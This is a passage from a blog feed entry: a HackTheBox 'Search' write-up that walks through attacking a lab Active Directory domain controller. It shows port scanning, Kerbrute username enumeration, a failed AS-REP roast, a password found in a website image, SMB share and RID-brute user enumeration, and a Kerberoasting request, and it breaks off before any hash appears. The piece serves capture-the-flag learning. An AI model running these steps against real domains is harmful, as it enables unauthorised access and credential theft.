processes.]]></summary></entry><entry><title type="html">Search — HackTheBox</title><link href="https://iamwin.xyz/writeups/hackthebox/active%20directory/Search-HackTheBox/" rel="alternate" type="text/html" title="Search — HackTheBox" /><published>2026-09-22T06:20:00+00:00</published><updated>2026-09-22T06:20:00+00:00</updated><id>https://iamwin.xyz/writeups/hackthebox/active%20directory/Search-HackTheBox</id><content type="html" xml:base="https://iamwin.xyz/writeups/hackthebox/active%20directory/Search-HackTheBox/"><![CDATA[<h2 id="1-initial-reconnaissance">1. Initial Reconnaissance</h2>

<p>We run a full scan combining <code class="language-plaintext highlighter-rouge">rustscan</code> for speed and <code class="language-plaintext highlighter-rouge">nmap</code> for service fingerprinting:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB]
└─<span class="nv">$ </span>rustscan <span class="nt">-a</span> 10.129.229.57 <span class="nt">--ulimit</span> 1000 <span class="nt">-r</span> 1-65535 <span class="nt">--</span> <span class="nt">-A</span> <span class="nt">-sC</span> <span class="nt">-sV</span> <span class="nt">-o</span> nmapresult.txt
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| <span class="o">{}</span>  <span class="o">}</span>| <span class="o">{</span> <span class="o">}</span> |<span class="o">{</span> <span class="o">{</span>__ <span class="o">{</span>_   _<span class="o">}{</span> <span class="o">{</span>__  /  ___<span class="o">}</span> / <span class="o">{}</span> <span class="se">\ </span>|  <span class="sb">`</span>| |
| .-. <span class="se">\|</span> <span class="o">{</span>_<span class="o">}</span> |.-._<span class="o">}</span> <span class="o">}</span> | |  .-._<span class="o">}</span> <span class="o">}</span><span class="se">\ </span>    <span class="o">}</span>/  /<span class="se">\ </span> <span class="se">\|</span> |<span class="se">\ </span> |
<span class="sb">`</span>-<span class="s1">' `-'</span><span class="sb">`</span><span class="nt">-----</span><span class="s1">'`----'</span>  <span class="sb">`</span>-<span class="s1">'  `----'</span>  <span class="sb">`</span><span class="nt">---</span><span class="s1">' `-'</span>  <span class="sb">`</span>-<span class="s1">'`-'</span> <span class="sb">`</span>-<span class="s1">'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Real hackers hack time

[~] The config file is expected to be at "/home/iamwin/.rustscan.toml"
[~] Automatically increasing ulimit value to 1000.
Open 10.129.229.57:53
Open 10.129.229.57:80
Open 10.129.229.57:88
Open 10.129.229.57:135
Open 10.129.229.57:139
Open 10.129.229.57:389
Open 10.129.229.57:445
Open 10.129.229.57:443
Open 10.129.229.57:464
Open 10.129.229.57:593
Open 10.129.229.57:636
Open 10.129.229.57:3269
Open 10.129.229.57:3268
Open 10.129.229.57:8172
Open 10.129.229.57:9389
Open 10.129.229.57:49667
Open 10.129.229.57:49693
Open 10.129.229.57:49694
Open 10.129.229.57:49709
Open 10.129.229.57:49725
Open 10.129.229.57:49745
</span></code></pre></div></div>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-title: Search - Just Testing IIS
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-09-22 00:59:50Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: search.htb, Site: Default-First-Site-Name)
443/tcp   open  ssl/https     syn-ack ttl 127 Microsoft-IIS/10.0
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: search.htb, Site: Default-First-Site-Name)
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: search.htb, Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: search.htb, Site: Default-First-Site-Name)
8172/tcp  open  ssl/unknown   syn-ack ttl 127
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49693/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49694/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49709/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49725/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49745/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC

Service Info: Host: RESEARCH; OS: Windows; CPE: cpe:/o:microsoft:windows
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

Aggressive OS guesses: Microsoft Windows Server 2019 (97%), Microsoft Windows 10 1903 - 22H2 (91%)
Nmap done: 1 IP address (1 host up) scanned in 146.69 seconds
</code></pre></div></div>

<blockquote>
  <p><strong>Ports 53, 88, 389, 445, 636 and 3268/3269 are the unmistakable signature of a Domain Controller.</strong> The most valuable detail: SMB signing is <strong>required</strong> — this rules out NTLM relay against SMB, but the presence of IIS on 80/443 and WMSvc on 8172 opens up web vectors we’ll explore.</p>
</blockquote>

<table>
  <thead>
    <tr>
      <th>Port</th>
      <th>Service</th>
      <th>Relevance</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>53</td>
      <td>DNS</td>
      <td>Internal domain resolution</td>
    </tr>
    <tr>
      <td>88</td>
      <td>Kerberos</td>
      <td>AD authentication</td>
    </tr>
    <tr>
      <td>389 / 636</td>
      <td>LDAP / LDAPS</td>
      <td>Active Directory</td>
    </tr>
    <tr>
      <td>3268 / 3269</td>
      <td>Global Catalog</td>
      <td>AD global catalog</td>
    </tr>
    <tr>
      <td>445</td>
      <td>SMB</td>
      <td>Shared resources (signing required)</td>
    </tr>
    <tr>
      <td>80 / 443</td>
      <td>IIS 10.0</td>
      <td>Corporate website</td>
    </tr>
    <tr>
      <td>8172</td>
      <td>WMSvc</td>
      <td>IIS Web Management Service</td>
    </tr>
  </tbody>
</table>

<p>Now with NXC we take the chance to pull more info and, while we’re at it, generate the entry for <code class="language-plaintext highlighter-rouge">/etc/hosts</code>:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB]
└─<span class="nv">$ </span>nxc smb 10.129.229.57 <span class="nt">--generate-hosts-file</span> hosts
SMB         10.129.229.57   445    RESEARCH         <span class="o">[</span><span class="k">*</span><span class="o">]</span> Windows 10 / Server 2019 Build 17763 x64 <span class="o">(</span>name:RESEARCH<span class="o">)</span> <span class="o">(</span>domain:search.htb<span class="o">)</span> <span class="o">(</span>signing:True<span class="o">)</span> <span class="o">(</span>SMBv1:False<span class="o">)</span> <span class="o">(</span>Null Auth:True<span class="o">)</span> <span class="o">(</span>DC:True<span class="o">)</span>

┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB]
└─<span class="nv">$ </span><span class="nb">cat </span>hosts          
10.129.229.57     RESEARCH.search.htb search.htb RESEARCH
</code></pre></div></div>

<p>I’ll work with variables for convenience:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB]
└─<span class="nv">$ </span><span class="nb">export </span><span class="nv">IP</span><span class="o">=</span>10.129.229.57                                

┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB]
└─<span class="nv">$ </span><span class="nb">export </span><span class="nv">DOMAIN</span><span class="o">=</span>search.htb  

┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB]
└─<span class="nv">$ </span><span class="nb">export </span><span class="nv">FQDN</span><span class="o">=</span>RESEARCH.search.htb
</code></pre></div></div>

<hr />

<h2 id="2-anonymous-smb-enumeration">2. Anonymous SMB Enumeration</h2>

<p>Enumerating the SMB port anonymously or with the guest user recovers nothing useful:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB]
└─<span class="nv">$ </span>nxc smb 10.129.229.57 <span class="nt">-u</span> <span class="s1">''</span> <span class="nt">-p</span> <span class="s1">''</span>                
SMB         10.129.229.57   445    RESEARCH         <span class="o">[</span><span class="k">*</span><span class="o">]</span> Windows 10 / Server 2019 Build 17763 x64 <span class="o">(</span>name:RESEARCH<span class="o">)</span> <span class="o">(</span>domain:search.htb<span class="o">)</span> <span class="o">(</span>signing:True<span class="o">)</span> <span class="o">(</span>SMBv1:False<span class="o">)</span> <span class="o">(</span>Null Auth:True<span class="o">)</span> <span class="o">(</span>DC:True<span class="o">)</span>
SMB         10.129.229.57   445    RESEARCH         <span class="o">[</span>+] search.htb<span class="se">\:</span> 

┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB]
└─<span class="nv">$ </span>nxc smb 10.129.229.57 <span class="nt">-u</span> <span class="s1">''</span> <span class="nt">-p</span> <span class="s1">''</span> <span class="nt">--users</span>
SMB         10.129.229.57   445    RESEARCH         <span class="o">[</span><span class="k">*</span><span class="o">]</span> Windows 10 / Server 2019 Build 17763 x64 <span class="o">(</span>name:RESEARCH<span class="o">)</span> <span class="o">(</span>domain:search.htb<span class="o">)</span> <span class="o">(</span>signing:True<span class="o">)</span> <span class="o">(</span>SMBv1:False<span class="o">)</span> <span class="o">(</span>Null Auth:True<span class="o">)</span> <span class="o">(</span>DC:True<span class="o">)</span>
SMB         10.129.229.57   445    RESEARCH         <span class="o">[</span>+] search.htb<span class="se">\:</span> 

┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB]
└─<span class="nv">$ </span>nxc smb 10.129.229.57 <span class="nt">-u</span> <span class="s1">'guest'</span> <span class="nt">-p</span> <span class="s1">''</span> <span class="nt">--users</span>
SMB         10.129.229.57   445    RESEARCH         <span class="o">[</span><span class="k">*</span><span class="o">]</span> Windows 10 / Server 2019 Build 17763 x64 <span class="o">(</span>name:RESEARCH<span class="o">)</span> <span class="o">(</span>domain:search.htb<span class="o">)</span> <span class="o">(</span>signing:True<span class="o">)</span> <span class="o">(</span>SMBv1:False<span class="o">)</span> <span class="o">(</span>Null Auth:True<span class="o">)</span> <span class="o">(</span>DC:True<span class="o">)</span>
SMB         10.129.229.57   445    RESEARCH         <span class="o">[</span>-] search.htb<span class="se">\g</span>uest: STATUS_ACCOUNT_DISABLED 
</code></pre></div></div>

<p>We can also use <code class="language-plaintext highlighter-rouge">enum4linux-ng</code> to try pulling additional information via LDAP and RPC without credentials:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB]
└─<span class="nv">$ </span>enum4linux-ng <span class="nt">-A</span> <span class="nt">-v</span> <span class="nv">$IP</span> 2&gt;&amp;1
ENUM4LINUX - next generation <span class="o">(</span>v1.3.10<span class="o">)</span>

<span class="o">[</span><span class="k">*</span><span class="o">]</span> Target ........... 10.129.229.57
<span class="o">[</span>+] LDAP is accessible on 389/tcp
<span class="o">[</span>+] LDAPS is accessible on 636/tcp
<span class="o">[</span>+] SMB is accessible on 445/tcp
<span class="o">[</span>+] Appears to be root/parent DC
<span class="o">[</span>+] Long domain name is: search.htb
<span class="o">[</span>+] Domain SID: S-1-5-21-271492789-1610487937-1871574529
<span class="o">[</span>+] Server allows authentication via username <span class="s1">''</span> and password <span class="s1">''</span>
<span class="o">[</span>-] Could not find <span class="nb">users </span>via <span class="s1">'querydispinfo'</span>: STATUS_ACCESS_DENIED
<span class="o">[</span>-] Could not find <span class="nb">users </span>via <span class="s1">'enumdomusers'</span>: STATUS_ACCESS_DENIED
<span class="o">[</span>+] Found 0 share<span class="o">(</span>s<span class="o">)</span> <span class="k">for </span>user <span class="s1">''</span> with password <span class="s1">''</span>, try a different user

Completed after 28.68 seconds
</code></pre></div></div>

<p>We don’t get much more than what we already knew. Moving on to the web port.</p>

<hr />

<h2 id="3-web-enumeration--credentials-in-an-image">3. Web Enumeration — Credentials in an Image</h2>

<p><img src="/assets/images/posts/Search-HTB/image1.png" alt="Main page of Search's corporate website" /></p>


<p>Using Wappalyzer or WhatWeb we can spot some of the technologies the site was built with. Scrolling further down, something interesting turns up:</p>


<p><img src="/assets/images/posts/Search-HTB/image2.png" alt="Team section — employee names visible on the site" /></p>

<p>Those are users. From those names, we can use <code class="language-plaintext highlighter-rouge">username-anarchy</code> to build usernames in the format Active Directory typically uses (<code class="language-plaintext highlighter-rouge">firstname.lastname</code>) and check whether any are valid in the domain:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB/username-anarchy]
└─<span class="nv">$ </span><span class="nb">cat </span>users.txt 
Firstname,Lastname
Keely,Lyons
Dax,Santiago
Sierra,Frye
Kyla,Stewart
Kaiara,Spencer
Dave,Simpson
Ben,Thompson
Chris,Stewart
                                                                                                                                                                                             
┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB/username-anarchy]
└─<span class="nv">$ </span>./username-anarchy <span class="nt">-i</span> users.txt <span class="o">&gt;</span> test_users.txt
</code></pre></div></div>

<p>The tool generates variations like <code class="language-plaintext highlighter-rouge">keely</code>, <code class="language-plaintext highlighter-rouge">keely.lyons</code>, <code class="language-plaintext highlighter-rouge">k.lyons</code>, etc. With that list, we use <strong>Kerbrute</strong> to validate which ones actually exist in the domain via Kerberos, without needing credentials:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB]
└─<span class="nv">$ </span>kerbrute userenum <span class="nt">--dc</span> <span class="nv">$IP</span> <span class="nt">-d</span> <span class="nv">$DOMAIN</span> test_users.txt   

    __             __               __     
   / /_____  _____/ /_  _______  __/ /____ 
  / //_/ _ <span class="se">\/</span> ___/ __ <span class="se">\/</span> ___/ / / / __/ _ <span class="se">\</span>
 / ,&lt; /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|<span class="se">\_</span>__/_/  /_.___/_/   <span class="se">\_</span>_,_/<span class="se">\_</span>_/<span class="se">\_</span>__/                                        

Version: v1.0.3 <span class="o">(</span>9dad6e1<span class="o">)</span> - 09/21/26 - Ronnie Flathers @ropnop

2026/09/21 21:34:00 <span class="o">&gt;</span>  Using KDC<span class="o">(</span>s<span class="o">)</span>:
2026/09/21 21:34:00 <span class="o">&gt;</span>   10.129.229.57:88

2026/09/21 21:34:00 <span class="o">&gt;</span>  <span class="o">[</span>+] VALID USERNAME:       keely.lyons@search.htb
2026/09/21 21:34:00 <span class="o">&gt;</span>  <span class="o">[</span>+] VALID USERNAME:       dax.santiago@search.htb
2026/09/21 21:34:00 <span class="o">&gt;</span>  <span class="o">[</span>+] VALID USERNAME:       sierra.frye@search.htb
2026/09/21 21:34:01 <span class="o">&gt;</span>  Done! Tested 115 usernames <span class="o">(</span>3 valid<span class="o">)</span> <span class="k">in </span>1.375 seconds
</code></pre></div></div>

<p>Now we know which usernames are valid in the domain. We try AS-REP Roasting, but it doesn’t work — none of them have Kerberos pre-authentication disabled:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB]
└─<span class="nv">$ </span>GetNPUsers.py <span class="nv">$DOMAIN</span>/ <span class="nt">-no-pass</span> <span class="nt">-usersfile</span> valid_users.txt
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies 

<span class="o">[</span>-] User keely.lyons doesn<span class="s1">'t have UF_DONT_REQUIRE_PREAUTH set
[-] User dax.santiago doesn'</span>t have UF_DONT_REQUIRE_PREAUTH <span class="nb">set</span>
<span class="o">[</span>-] User sierra.frye doesn<span class="s1">'t have UF_DONT_REQUIRE_PREAUTH set
</span></code></pre></div></div>

<p>We keep going through the site and one image catches our attention:</p>

<p><img src="/assets/images/posts/Search-HTB/image3.png" alt="Site image with a credential exposed in clear text" /></p>

<p><img src="/assets/images/posts/Search-HTB/image4.png" alt="Zoomed-in view of the credentials found in the image" /></p>

<blockquote>
  <p><strong>We can build a username in AD format and use the password mentioned in the image:</strong></p>
</blockquote>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>hope.sharp : IsolationIsKey?
</code></pre></div></div>

<hr />

<h2 id="4-authenticated-access--hopesharp">4. Authenticated Access — hope.sharp</h2>

<p>We validate the credentials. They work:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB]
└─<span class="nv">$ </span>nxc smb <span class="nv">$IP</span> <span class="nt">-u</span> hope.sharp <span class="nt">-p</span> <span class="s1">'IsolationIsKey?'</span>
SMB         10.129.229.57   445    RESEARCH         <span class="o">[</span><span class="k">*</span><span class="o">]</span> Windows 10 / Server 2019 Build 17763 x64 <span class="o">(</span>name:RESEARCH<span class="o">)</span> <span class="o">(</span>domain:search.htb<span class="o">)</span> <span class="o">(</span>signing:True<span class="o">)</span> <span class="o">(</span>SMBv1:False<span class="o">)</span> <span class="o">(</span>Null Auth:True<span class="o">)</span> <span class="o">(</span>DC:True<span class="o">)</span>
SMB         10.129.229.57   445    RESEARCH         <span class="o">[</span>+] search.htb<span class="se">\h</span>ope.sharp:IsolationIsKey? 
</code></pre></div></div>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB]
└─<span class="nv">$ </span>nxc smb <span class="nv">$IP</span> <span class="nt">-u</span> hope.sharp <span class="nt">-p</span> <span class="s1">'IsolationIsKey?'</span> <span class="nt">--shares</span>
SMB         10.129.229.57   445    RESEARCH         <span class="o">[</span>+] search.htb<span class="se">\h</span>ope.sharp:IsolationIsKey? 
SMB         10.129.229.57   445    RESEARCH         <span class="o">[</span><span class="k">*</span><span class="o">]</span> Enumerated shares
SMB         10.129.229.57   445    RESEARCH         Share           Permissions            Remark
SMB         10.129.229.57   445    RESEARCH         <span class="nt">-----</span>           <span class="nt">-----------</span>            <span class="nt">------</span>
SMB         10.129.229.57   445    RESEARCH         ADMIN<span class="nv">$ </span>                                Remote Admin
SMB         10.129.229.57   445    RESEARCH         C<span class="nv">$ </span>                                    Default share
SMB         10.129.229.57   445    RESEARCH         CertEnroll      READ                   Active Directory Certificate Services share
SMB         10.129.229.57   445    RESEARCH         helpdesk                               
SMB         10.129.229.57   445    RESEARCH         IPC<span class="nv">$ </span>           READ                   Remote IPC
SMB         10.129.229.57   445    RESEARCH         NETLOGON        READ                   Logon server share 
SMB         10.129.229.57   445    RESEARCH         RedirectedFolders<span class="nv">$ </span>READ,WRITE             
SMB         10.129.229.57   445    RESEARCH         SYSVOL          READ                   Logon server share 
</code></pre></div></div>

<blockquote>
  <p><strong>The <code class="language-plaintext highlighter-rouge">CertEnroll</code> share confirms ADCS is active in the domain.</strong> The <code class="language-plaintext highlighter-rouge">RedirectedFolders$</code> share, with <code class="language-plaintext highlighter-rouge">READ,WRITE</code> permissions, holds the domain users’ home directories. Going through its contents, we find plenty of user-named directories — all empty, but they give us a useful list.</p>
</blockquote>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB]
└─<span class="nv">$ </span>smbclient.py <span class="nv">$DOMAIN</span>/hope.sharp:<span class="s1">'IsolationIsKey?'</span>@<span class="nv">$IP</span>
<span class="c"># use RedirectedFolders$</span>
<span class="c"># ls</span>
drw-rw-rw-          0  Tue Apr  7 14:12:58 2020 abril.suarez
drw-rw-rw-          0  Fri Jul 31 09:11:32 2020 Angie.Duffy
drw-rw-rw-          0  Fri Jul 31 08:35:32 2020 Antony.Russo
drw-rw-rw-          0  Tue Apr  7 14:32:31 2020 belen.compton
drw-rw-rw-          0  Fri Jul 31 08:37:36 2020 Cameron.Melendez
drw-rw-rw-          0  Tue Apr  7 14:15:09 2020 chanel.bell
drw-rw-rw-          0  Fri Jul 31 09:09:07 2020 Claudia.Pugh
drw-rw-rw-          0  Fri Jul 31 08:02:04 2020 Cortez.Hickman
drw-rw-rw-          0  Tue Apr  7 14:20:08 2020 dax.santiago
drw-rw-rw-          0  Fri Jul 31 07:55:34 2020 Eddie.Stevens
drw-rw-rw-          0  Thu Apr  9 16:04:11 2020 edgar.jacobs
drw-rw-rw-          0  Thu Apr  9 10:34:41 2020 hope.sharp
drw-rw-rw-          0  Wed Nov 17 20:01:45 2021 sierra.frye
drw-rw-rw-          0  Thu Apr  9 16:14:26 2020 trace.ryan
</code></pre></div></div>

<p>Thanks to the authentication, we can use NXC’s <strong>RID Brute</strong> to pull all domain users:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB]
└─<span class="nv">$ </span>nxc smb <span class="nv">$IP</span> <span class="nt">-u</span> hope.sharp <span class="nt">-p</span> <span class="s1">'IsolationIsKey?'</span> <span class="nt">--rid-brute</span> | <span class="nb">grep </span>SidTypeUser | <span class="nb">grep</span> <span class="nt">-v</span> <span class="s1">'\$'</span> | <span class="nb">awk</span> <span class="nt">-F</span><span class="s1">'\\\\'</span> <span class="s1">'{print $2}'</span> | <span class="nb">awk</span> <span class="s1">'{print $1}'</span>
Administrator
Guest
krbtgt
Santino.Benjamin
Payton.Harmon
Trace.Ryan
...
Sierra.Frye
web_svc
Tristan.Davies
</code></pre></div></div>

<hr />

<h2 id="5-kerberoasting--web_svc">5. Kerberoasting — web_svc</h2>

<p>With valid credentials, we try Kerberoasting against the domain accounts:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB]
└─<span class="nv">$ </span>GetUserSPNs.py <span class="nv">$DOMAIN</span>/hope.sharp:<span class="s1">'IsolationIsKey?'</span>
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies 

ServicePrincipalName               Name     MemberOf  PasswordLastSet             LastLogon  Delegation 
<span class="nt">---------------------------------</span>  <span class="nt">-------</span>  <span class="nt">--------</span>  <span class="nt">--------------------------</span>  <span class="nt">---------</span>  <span class="nt">----------</span>
RESEARCH/web_svc.search.htb:60001  web_svc            2020-04-09 08:59:11.329031  &lt;never&gt; 
</code></pre></div></div>

<blockquote>
  <p><strong>We find <code class="language-plaintext highlighter-rouge">web_svc</code> with the SPN <code class="language-plaintext highlighter-rouge">RESEARCH/web_svc.search.htb:60001</code>.</strong> More than a regular user, this has all the hallmarks of a service account — that’s exactly why it has an SPN. The fact that it has never logged in reinforces the idea that it’s a technical account with a weak password and no regular rotation.</p>
</blockquote>

<p>We grab the TGS-REP to crack it offline:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB]
└─<span class="nv">$ </span>GetUserSPNs.py <span class="nv">$DOMAIN</span>/hope.sharp:<span class="s1">'IsolationIsKey?'</span> <span class="nt">-request</span>
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies 

ServicePrincipalName               Name     MemberOf  PasswordLastSet             LastLogon
<span class="nt">---------------------------------</span>  <span class="nt">-------</span>  <span class="nt">--------</span>  <span class="nt">--------------------------</span>  <span class="nt">---------</span>
RESEARCH/web_svc.search.htb:60001  web_svc            2020-04-09 08:59:11.329031  &lt;never&gt;               

